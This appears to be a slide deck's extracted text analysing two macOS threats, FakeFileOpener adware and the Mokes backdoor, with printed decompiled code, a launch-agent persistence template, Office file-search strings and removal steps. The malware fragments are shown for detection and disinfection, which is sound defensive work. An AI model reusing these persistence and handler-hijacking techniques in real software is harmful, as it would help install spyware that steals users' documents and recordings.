


" [the] app didn't have any apparent mechanism for being launched. It hadn't been added to my login items. There wasn't a new launch agent or daemon designed to load it." -malwarebytes (t. reed)

Key	Type	Value
▼ Information Property List	Dictionary	(23 items)
BuildMachineOSBuild	String	14F27
Localization native development re...	String	en
▼ Document types	Array	(232 items)
▼ Item 0 (DocumentType)	Dictionary	(6 items)
▼ CFBundleTypeExtensions	Array	(1 item)
Item 0	String	7z
Document Type Name	String	DocumentType
▼ Document OS Types	Array	(1 item)
Item 0	String	????
Role	String	Viewer
Handler rank	String	Alternate
Cocoa NSDocument Class	String	Document
▶ Item 1 (DocumentType)	Dictionary	(6 items)
▶ Item 2 (DocumentType)	Dictionary	(6 items)



registers **232** document handlers




malware automatically executed

FAKEFILEOPENER

features/goals


```
void -[AppDelegate searchWeb:]
{
    var_80 = [[@"Adva" stringByAppendingString:@"nced Ma"] stringByAppendingString:@"c Cleaner"];
    var_88 = [[@"Mac A" stringByAppendingString:@"dware C"] stringByAppendingString:@"leaner"];
    var_90 = [[@"Mac Sp" stringByAppendingString:@"ace Re"] stringByAppendingString:@"viver"];
    var_98 = [[@"Disk R" stringByAppendingString:@"evi"] stringByAppendingString:@"ver"];
    var_A0 = [[@"Disk C1" stringByAppendingString:@"eanu"] stringByAppendingString:@"p Pro"];
    ...
    [[NSWorkspace sharedWorkspace] openURL:[NSURL URLWithString:[NSString stringWithFormat:@"http://macfileopener.com/
ext/%@/?amc=%@&madc=%@&msr=%@&drv=%@&dcp=%@", [var_30 extension], var_58, var_60, var_68, var_70, var_78]]];
}
```



malware (not apple/os)




www.macfileopener.org
+ params



"these pages will download other junk PCVARK apps, such as Mac Adware Remover or Mac Space Reviver."
-malwarebytes (t. reed)

FAKEFILEOPENER disinfection



```
# fs_usage -w -f filesystem | grep csstore
```

```
rename      com.apple.LaunchServices-134501.csstore~  lsd.31116  
open        com.apple.LaunchServices-134501.csstore  lsd.31116  
WrData[AT2] com.apple.LaunchServices-134501.csstore  lsd.31116
```

OS unregistering document handlers

```
$ /System/Library/Frameworks/CoreServices.framework/Frameworks/LaunchServices.framework/  
Support/lsregister -dump | grep "Mac File Opener" | wc
```

```
0      0      0
```

all gone :)






check in /Applications for:

- › Advanced Mac Cleaner
- › Disk Cleanup Pro
- › Mac Space Reviver
- › Disk Reviver
- › Mac Adware Cleaner

MOKES

adware, with a persistence twist



 Mokes		
 found on	september 2016	
 found by	Kaspersky	
 infection	unknown	
 features	'fully featured' backdoor	
 disinfection	remove launch agents	

MOKES infection vector




"...we can only speculate how this malware makes it to the victim machine. All vectors are possible: exploits, installation via another previously installed malware and of course via social engineering." -kaspersky


exploits?



social-engineering?



existing malware?



MOKES persistence

```
EkomsAutorun::service(void)::launchdContextTemplate
```

```
db '<?xml version="1.0" encoding="UTF-8"?>',0Ah
```

```
db '<plist version="1.0">',0Ah
```

```
db '<dict>',0Ah
```

```
db 9,'<key>Label</key>',0Ah
```

```
db 9,'<string>%1</string>',0Ah
```

```
db 9,'<key>ProgramArguments</key>',
```

```
db 9,'<array>',0Ah
```

```
db 9,9,'<string>%2</string>',0Ah
```

```
db 9,'</array>',0Ah
```

```
db 9,'<key>RunAtLoad</key>',0Ah
```

```
db 9,'<true/>',0Ah
```

```
db 9,'<key>KeepAlive</key>',0Ah
```

```
db 9,'<true/>',0Ah
```


```
db '</dict>',0Ah
```

```
db '</plist>',0Ah,0
```

binary: storeuserd



launch agent




~/Library/LaunchAgents/storeuserd.plist

MOKES

features/goals



"This malware...is able to steal various types of data from the victim's machine (Screenshots, Audio-/Video-Captures, Office-Documents, Keystrokes)" -kaspersky



execute



search for
office docs



```
0000001C unicode :/file-search
0000000E unicode *.xlsx
0000000C unicode *.xls
0000000E unicode *.docx
0000000C unicode *.doc
```



monitor for
removable media




screen



audio



video




capture

MOKES disinfection



storeuserd



✗ ~/Library/App Store/storeuserd



✗ ~/Library/LaunchAgents/storeuserd.plist

malware may also install itself to:



~/Library/com.apple.spotlight/SpotlightHelper

~/Library/Dock/com.apple.dock.cache

~/Library/Skype/SkypeHelper




~/Library/Dropbox/DropboxCache

~/Library/Google/Chrome/nacld

